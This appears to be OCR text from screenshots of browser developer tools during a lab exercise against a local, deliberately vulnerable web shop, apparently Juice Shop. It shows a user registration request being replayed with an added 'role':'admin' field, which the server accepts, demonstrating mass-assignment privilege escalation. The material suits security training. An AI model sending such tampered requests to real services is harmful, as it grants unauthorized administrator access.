
●●●●●●●●

Password must be 5-40 characters long. 8/20

Repeat Password *

●●●●●●●●

8/40




| St... | M... | Domain | File |
|---|---|---|---|
| 201 | P... | local... | /api/Users/ |
| 201 | P... | local... | /api/SecurityAns |
| 304 | GET | local... | application-conf |


3 requests | 19.37 kB / 1.38 kB

JSON


```
email: "john.doe@hotmail.com"
password: "password"
passwordRepeat: "password"
securityAnswer: "Smith"
▾ securityQuestion: {...}
    createdAt: "2023-09-23T18:06:44.206Z"
    id: 2
    question: "Mother's maiden name?"
    updatedAt: "2023-09-23T18:06:44.206Z"
```



```
status: "success"
▶ data: Object { role: "customer", lastLoginIp: "0.0.0.0", profileImage: "/assets/public/images/uploads/default.svg", … }
```




| St... | M... | Domain | File | Initiator | Ty... | Trans... | Size |
|---|---|---|---|---|---|---|---|
| 201 | P... | local... | /api/Users/ | polyfills | js... | 727 B | 311 B |
| 201 | P... | local... | /api/SecurityAnsw | | . | 651 B | 226 B |
| 304 | GET | local... | MaterialIcons-Reg | | . | cached | 60.84 ... |
| 304 | GET | local... | application-confic | | . | cached | 18.84 ... |



| | | |
|---|---|---|
| ☑ | User-Agent | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefo... |
| ☑ | Accept | application/json, text/plain, */* |
| ☑ | Accept-Language | en-US,en;q=0.5 |
| ☑ | Content-Type | application/json |
| ☑ | name | value |


Body

```
{"email":"john.doe@hotmail.com","password":"password","passwordRepeat":"password","securityQuestion":{"i
```




| | | |
|---|---|---|
| ☑ | User-Agent | Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefo... |
| ☑ | Accept | application/json, text/plain, */* |
| ☑ | Accept-Language | en-US,en;q=0.5 |
| ☑ | Content-Type | application/json |
| ☑ | name | value |

```
{"email":"john.doe2@hotmail.com","role":"admin","password":"password","passwordRepeat":"password","secu
```



```
status: "success"
▶ data: Object { lastLoginIp: "0.0.0.0", profileImage: "/assets/public/images/uploads/defaultAdmin.png", isActive: true, … }
```

